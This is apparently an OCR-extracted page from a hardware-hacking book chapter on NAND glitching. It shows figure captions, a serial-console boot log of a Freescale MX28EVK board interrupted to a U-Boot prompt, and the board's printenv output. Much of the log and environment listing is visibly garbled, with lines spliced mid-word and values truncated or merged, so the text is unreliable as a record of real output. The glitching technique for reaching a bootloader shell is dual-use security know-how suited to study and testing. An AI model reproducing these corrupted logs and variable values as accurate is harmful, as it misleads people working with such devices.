



Figure 18.53: Screenshot showing NAND glitching




```
Machine: Freescale MX28EVK board
Memory policy: ECC disabled, Data cache writeback
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 16256
Kernel command line: noinitrd consory cache hash table entries: 8192 (order: 3, 32768
Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
Memory: 64MB    vector  : 0xffff0000 - 0xffff1000   (   4 kB)
    fixmap  : 0xfff00000 - 0xfffe0000   ( 896 kB)
  : 0x80000000 - 0x84000000   (  64 MB)
    modules : 0x7f000000 - 0x80000000   (  16 MB)
      .init : 0x80008000 - 0x80027000   ( 124 kB)
  UB: Genslabs=11, HWalign=stalled CPUs is disabled.
        tyAM0] enabled
Calibrati 454 MHz
key to stop autoboot:  0
UBI: attaching mtd1 to ubi0
UBI: physical eraseblock size:   131072 bytes (128 KiB)
UBI: logical eraseblock size:    126976 bytes
UBI: smallest flash I/O unit:    2048
UBI: VID to ubi0
UBI: MTD device nBI: number of bad PEBs:  internal volumes: 1
UBI: 64
UBI: number of PEBs reeferred
UBIF  6221824 bytes (6076 KiB,mat:       w4/r0 (latest isling back to updater...

, size 0x400000
can't get kernel image!
=>
```

Figure 18.54: Screenshot showing interruption to device boot up

- Run the **`printenv`** command to view the bootargs loaded during this process, which returns the following:

  `bootargs=noinitrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi badupdater`



```
ERROptinenv
Unknown command 'prtinenv' - try 'help'
=> nv
app_boot=run appboot_args && nand read ${loadaddr} app-kernel 0x00400000 && bootm ${loadaddr}
app_boot_bad=rtargs ${bootargs} badapp; nand read ${loadaddr} updater-kernel 0x00300000; bootm ${lo}
appboot_arrd console=ttyAM0,115200 rootfstype=ubifs ubi.mtd=5 root=ubi0:rootfs rw gpmi';
baudrate=115200
bd_addr=0app_boot || run app_boot_bad
boot_getflag=mtdparts default && ubi part database && ubifsmount ubi0:d42000000 DO_UPDATE 1 && run c
boot_logic=mw 42000004 30; if cmp 42000000 42000004 1; then run bter; fi;
boot_updater=run updater_boot || run updater_boot_bad
bootargs=noinitrd console=ttyAM0,1ltd=5 root=ubi0:rootfs rw gpmi badupdater
bootcmd=mtdparts default; run boot_getflag || echo Falling back to updater...; run bole=uImage
ethact=FEC0
ethaddr=00:04:00:00:00:00
ethprime=FEC0
loadaddr=0x42000000
mtddevname=u-boo00410WZD1
stderr=serial
stdin=serial
stdout=serial
updater_args=setenv bootargs 'noinitrd console=tti.mtd=2 root=ubi0:rootfs rw gpmi';
```

Figure 18.55: Screenshot showing the output of bootlogs on the console

